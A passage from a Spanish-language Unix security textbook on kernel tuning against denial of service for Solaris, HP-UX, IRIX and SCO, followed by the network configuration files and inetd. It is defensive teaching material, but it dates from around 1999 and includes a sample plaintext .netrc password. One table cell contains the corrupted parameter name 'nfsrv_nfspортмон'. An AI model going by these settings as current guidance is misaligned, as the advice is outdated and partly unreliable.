Tras crear este archivo hemos de enlazarlo con otro nombre en `/etc/rc2.d/`, para que se ejecute al entrar en un *runlevel* 2, por ejemplo con la orden

```
anita:~# ln /etc/init.d/nddconfig /etc/rc2.d/S70nddconfig
```

9.3.2 El fichero `/etc/system`

En este archivo el administrador de un equipo Solaris puede definir variables para el núcleo del sistema operativo, como el número máximo de ficheros abiertos por un proceso o el uso de memoria compartida, semáforos y mensajes para intercomunicación entre procesos. En este apartado vamos a comentar algunos de estos parámetros que pueden afectar a la seguridad; hablaremos especialmente de aquellos que pueden y deben ser limitados para evitar diversos tipos de negaciones de servicio, ataques que recordemos afectan a la disponibilidad de nuestros recursos. Los cambios que se realicen en este archivo no tendrán efecto hasta que la máquina se reinicie con la orden

```
anita:~# reboot -- -r
```

o se cree el archivo `/reconfigure` y se reinice con un *reboot* normal:

```

anita:~# touch /reconfigure
anita:~# reboot

```

Si deseamos ver el valor de alguno de los parámetros en el *kernel* que se está ejecutando en este momento, lo podemos hacer con la orden `adb` (nótese que no ofrece ningún *prompt*, hemos de escribir directamente el parámetro a visualizar, con un '`/D`' al final para que nos muestre el valor en decimal):

```

anita:~# adb -k /dev/ksyms /dev/mem
physmem 38da
maxusers/D
maxusers:
maxusers:      56
maxuprc/D
maxuprc:
maxuprc:      901
^d
anita:~#

```

Una negación de servicio muy típica en Unix es el consumo excesivo de recursos por parte de usuarios que lanzan – voluntaria o involuntariamente – demasiados procesos; esto es especialmente común en sistemas de I+D, donde muchos usuarios se dedican a programar, y un pequeño error en el código (a veces denominado ‘*runaway fork*’) puede hacer que el sistema se vea parado por

un exceso de procesos activos en la tabla. La gravedad del problema aumenta si pensamos que también es muy habitual que los usuarios lancen simulaciones que tardan en ejecutarse varios días (o varias semanas), de forma que una parada inesperada puede causar la pérdida de muchas horas de trabajo. Por tanto, parece obvio que es recomendable limitar el número de procesos simultáneos por usuario; en Solaris este número está ilimitado por defecto, por lo que si deseamos asignar un valor máximo hemos de editar el fichero `/etc/system` e incluir una línea como la siguiente:

```
set maxuprc=60
```

De esta forma limitamos el número de procesos por usuario a 60 (un número aceptable en la mayoría de sistemas⁴), consiguiendo así que un error en un programa no sea capaz de detener la máquina.

Un parámetro del sistema operativo especialmente importante, y que quizás nos interese modificar (sobre todo en máquinas con pocos recursos) es `maxusers`. Al contrario de lo que mucha gente cree, `maxusers` no hace referencia al número máximo de usuarios que pueden conectar simultáneamente al sistema, sino que es un valor que escala a otros parámetros del núcleo (como `max_nproc`, número máximo de procesos en la tabla) o `maxuprc`. Para modificarlo, podemos incluir en `/etc/system` una línea con el valor deseado, generalmente el tamaño en MB de la memoria física de nuestra máquina ([Dik99]):

```
set maxusers=128
```

También puede ser conveniente limitar parámetros del sistema operativo relativos al sistema de ficheros, ya que también se pueden producir negaciones de servicio relacionadas con ellos. Por ejemplo, es interesante poder limitar el número máximo de ficheros abiertos mediante los parámetros `rlim_fd_max` (límite *hard*) y `rlim_fd_cur` (límite *soft*) o evitar que los usuarios puedan utilizar `chown()` en sus ficheros, especificando un valor 1 para la variable `rstchown` (este es el comportamiento por defecto; si no lo seguimos, aparte de comprometer la seguridad los usuarios sin privilegios podrían ignorar el sistema de *quotas*).

En algunas arquitecturas SPARC (concretamente en `sun4u`, `sun4d` y `sun4m`) es posible establecer una protección *hardware* para prevenir ataques de *buffer overflow*; para ello, en `/etc/system` hemos de incluir una línea como

```
set noexec_user_stack=1
```

Y si además queremos monitorizar los intentos de ataque de este tipo, incluimos en el archivo la línea

```
set noexec_user_stack_log=1
```

Si administramos un servidor NFS y deseamos que ignore las peticiones de clientes que no provengan de puertos privilegiados (es decir, que no hayan sido solicitadas por un usuario privilegiado de la máquina cliente) podemos definir la variable `NFS_PORTMON` en `/etc/system`; si usamos versiones de Solaris anteriores a la 2.5, debemos incluir una línea como

```
set nfs:nfs_portmon = 1
```

mientras que en Solaris 2.5 y posteriores utilizaremos

```
set nfssrv:nfs_portmon = 1
```

9.4 HP-UX

Generalmente se recomienda utilizar la herramienta SAM (*System Administration Manager*) en los sistemas HP-UX, que además de las tareas clásicas de administración permite modificar parámetros

⁴Aunque en algunos documentos se recomienda, para otros Unices, un número máximo de 200 procesos ([CH99]).

de un núcleo, reconstruirlo e instalarlo en el sistema de una forma sencilla, guardando una copia del *kernel* actual en /SYSBACKUP (algo muy útil, ya que recordemos que un núcleo mal configurado puede hacer que la máquina no arranque). Por tanto, desde SAM hemos de entrar en el menú ‘Kernel Configuration’ y desde ahí elegir los parámetros que deseamos modificar para construir el nuevo *kernel*; como en el caso de Solaris, podemos fijar el parámetro **maxusers** (también con un significado similar al que esta variable posee en Solaris) y también el número máximo de procesos por usuario (parámetro **maxuprc**).

Si deseamos modificar y reconstruir el nuevo núcleo a mano, el proceso difiere de HP-UX 9.x a HP-UX 10.x. Los pasos en ambos casos son los siguientes:

HP-UX 9.x	HP-UX 10.x
# cd /etc/conf	# cd /stand/build
# cp dfile dfile.old	# /usr/lbin/sysadm/system_prep -s system
# vi dfile	# vi system
# config dfile	# mk_kernel -s system
# make -f config.mk	# mv /stand/system /stand/system.prev
# mv /hp-ux /hp-ux.old	# mv /stand/build/system /stand/system
# mv /etc/conf/hp-ux /hp-ux	# mv /stand/vmunix /stand/vmunix.prev
# cd / ; shutdown -ry 0	# mv /stand/build/vmunix_test /stand/vmunix
	# cd / ; shutdown -ry 0

Al editar los ficheros /etc/conf/dfile (HP-UX 9.x) o /stand/build/system (HP-UX 10.x) hemos de especificar los parámetros comentados anteriormente, de la forma

```
maxuprc      60
maxusers    100
```

Otros parámetros a tener en cuenta relacionados con la gestión de procesos son **nproc** (número máximo de procesos en el sistema), **nkthread** (número máximo de hilos simultáneos en el núcleo) o **max_thread_proc** (número máximo de hilos en un proceso).

Igual que en Solaris – y en cualquier Unix en general – también nos puede interesar limitar algunos parámetros relacionados con el sistema de ficheros, de cara a evitar posibles consumos excesivos de recursos que puedan comprometer nuestra seguridad. Por ejemplo, **maxfiles** indica un límite *soft* a los ficheros abiertos por un proceso y **maxfiles_lim** un límite *hard* (que obviamente ha de ser mayor que el anterior); **nfile** indica el número máximo de ficheros abiertos en el sistema y **ninode** el número de inodos (se recomienda que ambos coincidan). Por último, **nflocks** indica el número máximo de ficheros abiertos y bloqueados en la máquina.

9.5 IRIX

Como en cualquier Unix, antes de pasar a modificar parámetros del núcleo es conveniente guardar una copia del mismo para poder arrancar la máquina en caso de problemas; en IRIX, esto lo conseguimos con una orden como la siguiente:

```
# cp /unix /unix.SAV
```

Una vez tenemos la copia, podemos pasar a modificar el *kernel* del sistema operativo, igual que en los ejemplos anteriores, para evitar principalmente negaciones de servicio por un consumo excesivo de recursos. Para modificar parámetros hemos de utilizar la orden **systune**, como se muestra a continuación:

```
# systune -i
Updates will be made to running system and /unix.install
systune-> nproc
```

```

nproc = 400 (0x190)
systune-> nproc = 500
    nproc = 400 (0x190)
    Do you really want to change nproc to 500 (0x1f4)? (y/n) y
In order for the change in parameter nproc to become effective /unix.install
must be moved to /unix and the system rebooted
systune-> quit
#

```

En este ejemplo acabamos de consultar y modificar el valor del parámetro `nproc`, que indica el número máximo de procesos en la máquina (a continuación se comentarán con detalle algunos de estos parámetros útiles de cara a la seguridad). Podemos comprobar que tras modificar su valor los cambios se almacenan en un fichero llamado `/unix.install`, que no es más que la nueva imagen del núcleo que acabamos de crear; para que los cambios tengan efecto hemos de reiniciar el sistema, lo que automáticamente moverá este nuevo *kernel* al fichero `/unix`: por eso hemos de guardar previamente una copia de la imagen original en `/unix.SAV`, por ejemplo.

Limitando el número total de procesos en la máquina a un valor aceptable para nuestro sistema podemos evitar muchas negaciones de servicio; otra forma de evitarlas es modificando el parámetro `maxup`, que representa el número máximo de procesos por usuario; su valor, que por defecto es 150, siempre se recomienda que sea menor que `nproc-5` ([Zur94]).

Si lo que queremos es limitar el número máximo de ficheros abiertos por cada proceso podemos asignar el valor que nos interese al parámetro `rlimit_nofile_cur`, que por defecto está a 200; el valor que le asignemos siempre ha de ser menor que `rlimit_nofile_max`, por lo que quizás también necesitemos modificar este parámetro.

Otros parámetros del núcleo que quizás nos resulte interesante modificar de cara a nuestra seguridad son `nosuidshells` (si su valor es distinto de 0 evita que las aplicaciones puedan crear *shells* setuidados y pertenecientes al administrador), `restricted_chown`, que define si el estilo de la llamada `chown()` es *BSD* (con un valor 0, indicando que sólo el administrador puede cambiar la propiedad de los archivos) o *System V* (si su valor es 1 indica que cualquier usuario puede utilizar `chown()`) o `nfs_portmon` (si es 1 los clientes NFS sólo pueden ser lanzados por administradores remotos, porque han de utilizar puertos privilegiados).

Pasando ya a la configuración del subsistema de red, si en IRIX queremos deshabilitar el *IP Forwarding* (por defecto está activado en máquinas con más de un interfaz) hemos de editar una configuración del *kernel* (`/var/sysgen/master.d/bsd`) y modificar el valor de la variable `ipforwarding` de 1 a 0:

```
int ipforwarding = 0;
```

Una vez modificado este archivo hemos de ejecutar la orden `autoconfig -f`, que al igual que `sysinfo -i` genera un fichero `/unix.install` que se convierte en `/unix` (la imagen del núcleo) al reiniciar el sistema.

Antes de finalizar esta sección hay que citar como consulta obligatoria [JZRT99], una obra que proporciona a cualquier administrador de IRIX una visión particular de la seguridad para este sistema operativo, desde un repaso a las herramientas de *backup* hasta una descripción de las listas de control de acceso, pasando por el sistema de monitorización en IRIX.

9.6 SCO Openserver

La configuración de *tunables* en SCO Openserver se puede realizar utilizando diversas herramientas del operativo, generalmente `configure`, `idtune`, `getconf` o `inconfig` ([MS94]); por ejemplo,

si deseamos modificar el número máximo de procesos en el sistema, lo podemos hacer a través de `/etc/conf/cf.d/configure`. Esta utilidad nos mostrará un menú con diferentes categorías de parámetros configurables; en nuestro caso debemos elegir `MAX_PROC`, disponible en la sección *Table limits* de *Configuration Tunables*. También podemos configurar aquí el máximo número de descriptores de fichero en uso en el sistema, modificando el valor del parámetro `MAX_FILE` (este parámetro **no** controla el número máximo de ficheros abiertos por proceso!).

Utilizando esta misma utilidad, pero ahora en la sección *User and group configuration* podemos definir el número máximo de ficheros que un proceso puede abrir simultáneamente (`NOFILES`), el tamaño de fichero máximo que un usuario puede crear (`ULIMIT`), el número de procesos simultáneos bajo un mismo identificador de usuario distinto del `root` (`MAXUP`), el límite de memoria virtual de un proceso sin privilegios (`MAXUMEM`) y el comportamiento de la orden `chown` (`CHOWN_RES`, donde 0 – valor por defecto – indica que los usuarios no pueden modificar la propiedad de los archivos).

Si modificamos parámetros del núcleo mediante `configure` debemos reconstruir el *kernel* del sistema y situarlo en `/etc/conf/cf.d/`; ambas cosas se consiguen mediante la orden `link_unix`, situada en ese mismo directorio. Esta utilidad copiará además el núcleo actual, `/unix`, en `/unix.old`, para poder arrancar con él en caso de que algo grave suceda al introducir modificaciones:

```
cristina:~# cd /etc/conf/cf.d/
cristina:/etc/conf/cf.d# ./link_unix
The UNIX Operating System will now be rebuilt.
This will take a few minutes. Please wait.

Root for this system build is /.

The UNIX Kernel has been rebuilt.

Do you want this kernel to boot by default? (y/n) y
Backing up /unix to /unix.old
Installing new /unix

The kernel environment includes device node files and /etc/inittab.
The new kernel may require changes to /etc/inittab or device nodes.

Do you want the kernel environment rebuilt? (y/n) y

The kernel has been successfully linked and installed.
To activate it, reboot your system.

cristina:/etc/conf/cf.d#
```

Para configurar parámetros globales del subsistema de red en SCO OpenServer podemos utilizar la orden `inconfig`. Esta utilidad actualizará los datos definidos en `/etc/default/inet`, así como los que el núcleo en ejecución está utilizando; de esta forma, y al contrario de lo que sucede al utilizar `configure`, **no** es necesario reiniciar el sistema para que los nuevos valores se inserten en el *kernel*, ya que `inconfig` lo actualiza de forma dinámica (si alguno de los nuevos valores es erróneo, se mantienen los valores actuales para el parámetro correspondiente).

La orden `inconfig` recibe como argumentos el parámetro a configurar y su nuevo valor; así, si por ejemplo deseamos desactivar el *IP Forwarding* en nuestra máquina (aunque por defecto ya lo está), podemos conseguirlo con una orden como la siguiente:

```
cristina:~# inconfig ipforwarding 0
cristina:~#
```

Una máquina con el *IP Forwarding* desactivado aún reenviará paquetes *source route*; para evitar que esto ocurra hemos de asignar al parámetro `ipnonlocalsrcroute` el valor 0 (utilizado por defecto en SCO Openserver).

Otro de los parámetros del subsistema de red en nuestra máquina que nos puede interesar modificar de cara a aumentar la seguridad es el tiempo de expiración de las entradas de la tabla ARP (por defecto, establecido a veinte minutos); el parámetro de `inconfig` en este caso será `arpt_keep` seguido del valor deseado. Además, la tabla ARP se escanea cada cinco minutos en busca de entradas caducas; podemos modificar este tiempo con el parámetro `arpt_prune` de `inconfig`.

Para prevenir ataques de *IP Spoofing* contra el sistema, el núcleo de SCO Openserver introduce un número aleatorio para generar los números de secuencia y el incremento de los mismos en los paquetes TCP; el parámetro `tcp_secret` es la semilla que alimenta al generador de números aleatorios, y su valor puede ser cualquiera entre 0 y 2147483647. El número de *bits* de `tcp_secret` utilizados realmente como semilla lo define el parámetro `tcp_seqbits`, con un valor entre 16 y 26; el valor por defecto, 21, es una buena elección para nuestra seguridad: si `tcp_seqbits` es demasiado bajo, aumenta la posibilidad de que un pirata pueda adivinar el número aleatorio que se genera – lo que le facilitaría el ataque –, pero si es demasiado alto se reduce el intervalo entre la aparición de dos números de secuencia iguales, lo que evidentemente también facilita un ataque.

9.7 Resumen

En este capítulo hemos hablado de ciertos parámetros del *kernel* de un sistema Unix que pueden afectar a su seguridad, principalmente a nivel de red y de límites de recursos (para prevenir ataques de negación de servicio, voluntarios o involuntarios, por parte de los usuarios). Aunque las bases de todos los problemas suelen ser comunes a cualquier Unix, se ha particularizado la forma de evitarlos para algunos de los clones más utilizados; en el caso de Unices no vistos aquí, pero también en los que hemos tratado (se trata de información que puede cambiar entre versiones de un mismo operativo), es **indispensable** – se dijo en la introducción y se insiste ahora – consultar la documentación del sistema y asegurarse muy bien de lo que se está haciendo antes de reconfigurar un núcleo, ya que un error aquí puede ser fatal para la máquina.

En la tabla 9.1 se presentan de forma compacta los parámetros vistos en este capítulo para los diferentes clones de Unix; hemos preferido no dar valores ‘óptimos’ para cada uno de ellos, ya que el valor ideal viene dado por las características de cada sistema: cada administrador ha de conocer lo que es habitual en sus máquinas para de esta forma detectar lo inusual, y con ello los posibles problemas de seguridad que puedan existir.

Descripción	Linux	Solaris	HP-UX	IRIX	SCO
Procesos por usuario	MAX_TASKS_PER_USER	maxuprc	maxuprc	maxup	MAXUP
Procesos totales	NR_TASKS	max_nprocs	nproc	nproc	MAX_PROC
Ficheros abiertos por proceso (hard)	NR_OPEN	rlim_fd_max	maxfiles_lim	rlimit_nofile_max	NOFILES
Ficheros abiertos por proceso (soft)	NR_OPEN	rlim_fd.cur	maxfiles	rlimit_nofile.cur	-
Ficheros abiertos en total	-	-	nfile	-	MAX_FILE
chown() restringido	-	rstchown	-	restricted_chown	CHOWN_RES
NFS restringido	NFS_PORT	nfsrv_nfspортмон	-	nfs_portmon	-

Tabla 9.1: Parámetros del núcleo para diferentes Unices

Parte III

Seguridad de la subred

Capítulo 10

El sistema de red

10.1 Introducción

Por sistema de red de un equipo Unix se entiende el conjunto de software que posibilita la interconexión entre diferentes máquinas. Este software está dividido en dos espacios: por un lado, tenemos el soporte de red dentro del *kernel* del sistema operativo, encargado de implementar las tareas de más bajo nivel necesarias para la comunicación entre sistemas, como la pila de protocolos TCP/IP o los controladores de tarjetas de red; por otro, ya en el espacio de usuario, tenemos el conjunto de programas y ficheros utilizados para configurar parámetros del sistema relacionados con la red, como la dirección IP, las tablas de rutado, o el comportamiento de una máquina ante solicitudes de servicio desde otros equipos conectados lógicamente a ella.

En este trabajo vamos a hablar exclusivamente de este *software* de usuario (tanto utilidades como ficheros) que de una u otra forma puede afectar a la seguridad global del equipo. Se trata de una pequeña – muy pequeña – introducción a esta parte del sistema de red en Unix, sin entrar en **ningún** detalle; para temas más concretos, como la configuración del soporte de red en núcleo, la configuración de interfaces de red, servicios de nombres o la configuración de las tablas de rutado, se puede consultar [Fri95], [Hun92], [NSS89] o, en el caso de máquinas Linux, [Kir95].

10.2 Algunos ficheros importantes

10.2.1 El fichero /etc/hosts

Este fichero se utiliza para obtener una relación entre un nombre de máquina y una dirección IP: en cada línea de `/etc/hosts` se especifica una dirección IP y los nombres de máquina que le corresponden, de forma que un usuario no tenga que recordar direcciones sino nombres de *hosts*. Habitualmente se suelen incluir las direcciones, nombres y alias de todos los equipos conectados a la red local, de forma que para comunicación dentro de la red no se tenga que recurrir a DNS a la hora de resolver un nombre de máquina. El formato de una línea de este fichero puede ser el siguiente:

```
158.42.2.1      pleione pleione.cc.upv.es pleione.upv.es
```

Esta línea indica que será equivalente utilizar la dirección 158.42.2.1, el nombre de máquina `pleione`, o los *aliases* `pleione.cc.upv.es` y `pleione.upv.es` cuando queramos comunicarnos con este servidor:

```
luisa:~# telnet pleione
Trying 158.42.2.1...
Connected to pleione.cc.upv.es
Escape character is '^]'.
```

```
Connection closed by foreign host.
luisa:~# telnet 158.42.2.1
Trying 158.42.2.1...
Connected to pleione.cc.upv.es
Escape character is '^]'.
Connection closed by foreign host.
luisa:~#
```

10.2.2 El archivo /etc/ethers

De la misma forma que en `/etc/hosts` se establecía una correspondencia entre nombres de máquina y sus direcciones IP, en este fichero se establece una correspondencia entre nombres de máquina y direcciones *ethername*, en un formato muy similar al archivo anterior:

```
00:20:18:72:c7:95      pleione.cc.upv.es
```

En la actualidad el archivo `/etc/ethers` no se suele encontrar (aunque para el sistema sigue conservando su funcionalidad, es decir, si existe se tiene en cuenta) en casi ninguna máquina Unix, ya que las direcciones hardware se obtienen por ARP.

10.2.3 El fichero /etc/networks

Este fichero, cada vez más en desuso, permite asignar un nombre simbólico a las redes, de una forma similar a lo que `/etc/hosts` hace con las máquinas. En cada línea del fichero se especifica un nombre de red, su dirección, y sus *aliases*:

```
luisa:~# cat /etc/networks
loopback      127.0.0.0
localnet      195.195.5.0
luisa:~#
```

El uso de este fichero es casi exclusivo del arranque del sistema, cuando aún no se dispone de servidores de nombres; en la operación habitual del sistema no se suele utilizar, ya que ha sido desplazado por DNS.

10.2.4 El fichero /etc/services

En cada línea de este fichero se especifican el nombre, número de puerto, protocolo utilizado y alias de todos los servicios de red existentes (o, si no de todos los existentes, de un subconjunto lo suficientemente amplio para que ciertos programas de red funcionen correctamente). Por ejemplo, para especificar que el servicio de `smtp` utilizará el puerto 25, el protocolo TCP y que un *alias* para él es `mail`, existirá una línea similar a la siguiente:

```
smtp      25/tcp    mail
```

El fichero `/etc/services` es utilizado por los servidores y por los clientes para obtener el número de puerto en el que deben escuchar o al que deben enviar peticiones, de forma que se pueda cambiar (aunque no es lo habitual) un número de puerto sin afectar a las aplicaciones; de esta forma, podemos utilizar el nombre del servicio en un programa y la función `getservbyname()` en lugar de utilizar el número del puerto:

```
luisa:~# telnet anita 25
Trying 195.195.5.3...
Connected to anita.
Escape character is '^]'.
220 anita ESMTP Sendmail 8.9.1b+Sun/8.9.1; Sun, 31 Oct 1999 06:43:06 GMT
quit
```

```

221 anita closing connection
Connection closed by foreign host.
luisa:~# telnet anita smtp
Trying 195.195.5.3...
Connected to anita.
Escape character is '^]'.
220 anita ESMTP Sendmail 8.9.1b+Sun/8.9.1; Sun, 31 Oct 1999 06:43:20 GMT
quit
221 anita closing connection
Connection closed by foreign host.
luisa:~#

```

Este fichero **NO** se utiliza para habilitar o deshabilitar servicios, sino como hemos dicho, simplemente para obtener números de puerto a partir de nombres de servicio y viceversa.

10.2.5 El fichero /etc/protocols

El sistema de red en Unix utiliza un número especial, denominado número de protocolo, para identificar el protocolo de transporte específico que la máquina recibe; esto permite al *software* de red decodificar correctamente la información recibida. En el archivo **/etc/protocols** se identifican todos los protocolos de transporte reconocidos junto a su número de protocolo y sus *aliases*:

```

luisa:~# cat /etc/protocols
ip      0      IP      # internet protocol, pseudo protocol number
icmp    1      ICMP    # internet control message protocol
igmp    2      IGMP    # internet group multicast protocol
ggp     3      GGP     # gateway-gateway protocol
tcp     6      TCP     # transmission control protocol
pup    12      PUP     # PARC universal packet protocol
udp    17      UDP     # user datagram protocol
idp    22      IDP     # WhatsThis?
raw   255      RAW    # RAW IP interface
luisa:~#

```

No es usual – ni recomendable – que el administrador modifique este fichero; es el *software* de red el que lo va actualizando al ser instalado en la máquina.

10.2.6 El fichero /etc/hosts.equiv

En este fichero se indican, una en cada línea, las máquinas confiables. ¿Qué significa *confiables*? Básicamente que confiamos en su seguridad tanto como en la nuestra, por lo que para facilitar la compartición de recursos, no se van a pedir contraseñas a los usuarios que quieran conectar desde estas máquinas con el mismo *login*, utilizando las órdenes BSD **r*** (**rlogin**, **rsh**, **rcp**...). Por ejemplo, si en el fichero **/etc/hosts.equiv** del servidor **maquina1** hay una entrada para el nombre de *host* **maquina2**, cualquier usuario¹ de este sistema puede ejecutar una orden como la siguiente para conectar a **maquina1** ¡sin necesidad de ninguna clave!:

```

maquina2:~$ rlogin maquina1
Last login: Sun Oct 31 08:27:54 from localhost
Sun Microsystems Inc. SunOS 5.7 Generic October 1998
maquina1:~$ 

```

Obviamente, esto supone un gran problema de seguridad, por lo que lo más recomendable es que el fichero **/etc/hosts.equiv** esté vacío o no exista. De la misma forma, los usuarios pueden crear ficheros **\$HOME/.rhosts** para establecer un mecanismo de confiabilidad bastante similar al de

¹Excepto el *root*.

`/etc/hosts.equiv`; es importante para la seguridad de nuestro sistema el controlar la existencia y el contenido de estos archivos `.rhosts`. Por ejemplo, podemos aprovechar las facilidades de planificación de tareas de Unix para, cada cierto tiempo, chequear los directorios `$HOME` de los usuarios en busca de estos ficheros, eliminándolos si los encontramos. Un *shellscrip*t que hace esto puede ser el siguiente:

```
#!/bin/sh
for i in `cat /etc/passwd |awk -F: '{print $6}'` ; do
    cd $i
    if [ -f .rhosts ] ; then
        echo "$i/.rhosts detectado" |mail -s "rhosts" root
        rm -f $i/.rhosts
    fi
done
```

Este programa envía un correo al *root* en caso de encontrar un fichero `.rhosts`, y lo elimina; podemos planificarlo mediante `cron` para que se ejecute, por ejemplo, cada cinco minutos (la forma de planificarlo depende del clon de Unix en el que trabajemos, por lo que se recomienda consultar la página del manual de `cron` o `crond`).

10.2.7 El fichero `.netrc`

El mecanismo de autenticación que acabamos de ver sólo funciona con las órdenes `r*` de Unix BSD; la conexión vía `ftp` seguirá solicitando un nombre de usuario y una clave para acceder a sistemas remotos. No obstante, existe una forma de automatizar `ftp` para que no solicite estos datos, y es mediante el uso de un archivo situado en el directorio `$HOME` de cada usuario (en la máquina desde donde se invoca a `ftp`, no en la servidora) y llamado `.netrc`. En este fichero se pueden especificar, en texto claro, nombres de máquina, nombres de usuario y contraseñas de sistemas remotos, de forma que al conectar a ellos la transferencia de estos datos se realiza automáticamente, sin ninguna interacción con el usuario. Por ejemplo, imaginemos que el usuario ‘*root*’ del sistema *luisa* conecta habitualmente a *rosita* por `ftp`, con nombre de usuario ‘*toni*’; en su `$HOME` de *luisa* puede crear un fichero `.netrc` como el siguiente:

```
luisa:~# cat $HOME/.netrc
machine rosita
login toni
password h/10&54
luisa:~#
```

Si este archivo existe, cuando conecte al sistema remoto no se le solicitarán ningún nombre de usuario ni contraseña:

```
luisa:~# ftp rosita
Connected to rosita.
220 rosita FTP server (Version wu-2.6.0(1) Thu Oct 21 12:27:00 EDT 1999) ready.
331 Password required for toni.
230 User toni logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

La existencia de ficheros `.netrc` en los `$HOME` de los usuarios se puede convertir en un grave problema de seguridad: si un atacante consigue leer nuestro fichero `.netrc`, automáticamente obtiene nuestro nombre de usuario y nuestra clave en un sistema remoto. Por tanto, no es de extrañar que para que el mecanismo funcione correctamente, este fichero sólo puede ser leído por su propietario; si no es así, no se permitirá el acceso al sistema remoto (aunque los datos de `.netrc` sean correctos):

```

luisa:~# ftp rosita
Connected to rosita.
220 rosita FTP server (Version wu-2.6.0(1) Thu Oct 21 12:27:00 EDT 1999) ready.
Error - .netrc file not correct permissions.
Remove password or correct mode (should be 600).
ftp>

```

Existe una diferencia abismal entre el uso de `.rhosts` y el de `.netrc`; en el primer caso al menos conseguimos que nuestra clave no se envíe a través de la red, pero mediante `.netrc` lo único que conseguimos es no tener que teclear la clave y el *login* explícitamente: se envían de forma automática. Además de esto, si alguien consigue privilegios de administrador en la máquina cliente, podrá leer los posibles archivos `.netrc` que sus usuarios posean; por tanto, este mecanismo sólo se ha de utilizar para conexiones a sistemas remotos como usuario anónimo (`anonymous` o `ftp`). Quizás nos convenga rastrear periódicamente los directorios de conexión de nuestros usuarios en busca de archivos `.netrc`, por ejemplo mediante un *shellscrip*t muy similar al que hemos visto para buscar ficheros `.rhosts`.

10.2.8 El fichero /etc/inetd.conf

Este fichero es el utilizado por el demonio `inetd`, conocido como el superservidor de red. El demonio `inetd` es el encargado de ofrecer la mayoría de servicios de nuestro equipo hacia el resto de máquinas, y por tanto debemos cuidar mucho su correcta configuración. Posteriormente hablaremos de cómo restringir servicios, tanto ofrecidos por este demonio como servidos independientemente.

Cada línea (excepto las que comienzan por '#', que son tratadas como comentarios) del archivo `/etc/inetd.conf` le indica a `inetd` cómo se ha de comportar cuando recibe una petición en cierto puerto; en cada una de ellas existen al menos seis campos (en algunos clones de Unix pueden ser más, como se explica en [SH95]), cuyo significado es el siguiente:

- Servicio

Este campo indica el nombre del servicio asociado a la línea correspondiente de `/etc/inetd.conf`; el nombre ha de existir en `/etc/services` para ser considerado correcto, o en `/etc/rpc` si se trata de servicios basados en el RPC (*Remote Procedure Call*) de Sun Microsystems. En este último caso se ha de acompañar el nombre del servicio con el número de versión RPC, separando ambos con el carácter '/'.

- Socket

Aquí se indica el tipo de *socket* asociado a la conexión. Aunque dependiendo del clon de Unix utilizado existen una serie de identificadores válidos, lo normal es que asociado al protocolo TCP se utilicen *sockets* de tipo `stream`, mientras que si el protocolo es UDP el tipo del *socket* sea `dgram` (datagrama).

- Protocolo

El protocolo debe ser un protocolo definido en `/etc/protocols`, generalmente TCP o UDP. Si se trata de servicios RPC, de nuevo hay que indicarlo utilizando `rpc` antes del nombre del protocolo, separado de él por el carácter '/' al igual que sucedía con el nombre; por ejemplo, en este caso podríamos tener protocolos como `rpc/tcp` o `rpc/udp`.

- Concurrencia

El campo de concurrencia sólamente es aplicable a *sockets* de tipo datagrama (`dgram`); el resto de tipos han de contener una entrada `nowait` en este campo. Si el servidor que ha de atender la petición es multihilo (es decir, puede atender varias peticiones simultáneamente), hemos de indicarle al sistema de red que libere el *socket* asociado a una conexión de forma que `inetd` pueda seguir aceptando peticiones en dicho *socket*; en este caso utilizaremos la opción `nowait`. Si por el contrario se trata de un servidor unihilo (acepta peticiones de forma secuencial, hasta que no finaliza con una no puede escuchar la siguiente) especificaremos `wait`.

Especificar correctamente el modelo de concurrencia a seguir en un determinado servicio es importante para nuestra seguridad, especialmente para prevenir ataques de negación de servicio (*DoS*). Si especificamos `wait`, `inetd` no podrá atender una petición hasta que no finalice el servicio de la actual, por lo que si este servicio es muy costoso la segunda petición no será servida en un tiempo razonable (o incluso nunca, si `inetd` se queda bloqueado por cualquier motivo). Si por el contrario especificamos `nowait`, el número de conexiones simultáneas quizás llegue a ser lo suficientemente grande como para degradar las prestaciones del sistema, lo que por supuesto no es conveniente para nosotros. Para evitar ataques de este estilo, la mayoría de sistemas Unix actuales permiten especificar (junto a `wait` o `nowait`, separado de él por un punto) el número máximo de peticiones a un servicio durante un intervalo de tiempo (generalmente un minuto), de forma que si este número se sobrepasa `inetd` asume que alguien está intentando una negación de servicio contra él, por lo que deja de ofrecer ese servicio durante cierto tiempo (algunos clones de Unix incluso paran `inetd`, es conveniente consultar la documentación en cada caso). Como evidentemente esto también es una negación de servicio, algo muy común entre administradores es aprovechar las facilidades de planificación de Unix para enviar cada poco tiempo la señal `SIGHUP` al demonio `inetd`, de forma que este relea su fichero de configuración y vuelva a funcionar normalmente. Por ejemplo, para conseguir esto podemos añadir a nuestro fichero `crontab` una línea como la siguiente:

```
00,10,20,30,40,50 * * * *          pkill -HUP inetd
```

Con esto conseguimos que `inetd` se reconfigure cada diez minutos (el equivalente a `pkill` en ciertos Unices es `killall`, pero es recomendable consultar el manual para asegurarse de lo que esta orden provoca).

- Usuario

En este campo se ha de indicar el nombre de usuario bajo cuya identidad se ha de ejecutar el programa que atiende cada servicio; esto es así para poder lanzar servidores sin que posean los privilegios del `root`, con lo que un posible error en su funcionamiento no tenga consecuencias excesivamente graves. Para el grupo, se asume el grupo primario del usuario especificado, aunque se puede indicar un grupo diferente indicándolo junto al nombre, separado de éste por un punto.

- Programa

Por último, en cada línea de `/etc/inetd.conf` hemos de indicar la ruta del programa encargado de servir cada petición que `inetd` recibe en un puerto determinado, junto a los argumentos de dicho programa. El servidor `inetd` es capaz de ofrecer pequeños servicios basado en TCP por sí mismo, sin necesidad de invocar a otros programas; ejemplos de este tipo de servicios son `time`, `echo` o `chargen`. En este caso, el valor de este campo ha de ser `internal`.

De esta forma, si en `/etc/inetd.conf` tenemos una línea como

```
telnet stream tcp      nowait root    /usr/sbin/in.telnetd
```

entonces `inetd` sabe que cuando reciba una petición al puerto `telnet` ha de abrir un *socket* tipo `stream` (el habitual para el protocolo TCP) y ejecutar `fork()` y `exec()` del programa `/usr/sbin/in.telnetd`, bajo la identidad de `root`.

10.3 Algunas órdenes importantes

10.3.1 La orden ifconfig

La orden `ifconfig` se utiliza para configurar correctamente los interfaces de red de nuestro sistema Unix; habitualmente con `ifconfig` se indican parámetros como la dirección IP de la máquina, la máscara de la red local o la dirección de *broadcast*. Si como parámetros se recibe únicamente un nombre de dispositivo, `ifconfig` nos muestra su configuración en este momento:

```
anita:/# ifconfig nei0
nei0: flags=863<UP,BROADCAST,NOTRAILERS,RUNNING,MULTICAST> mtu 1500
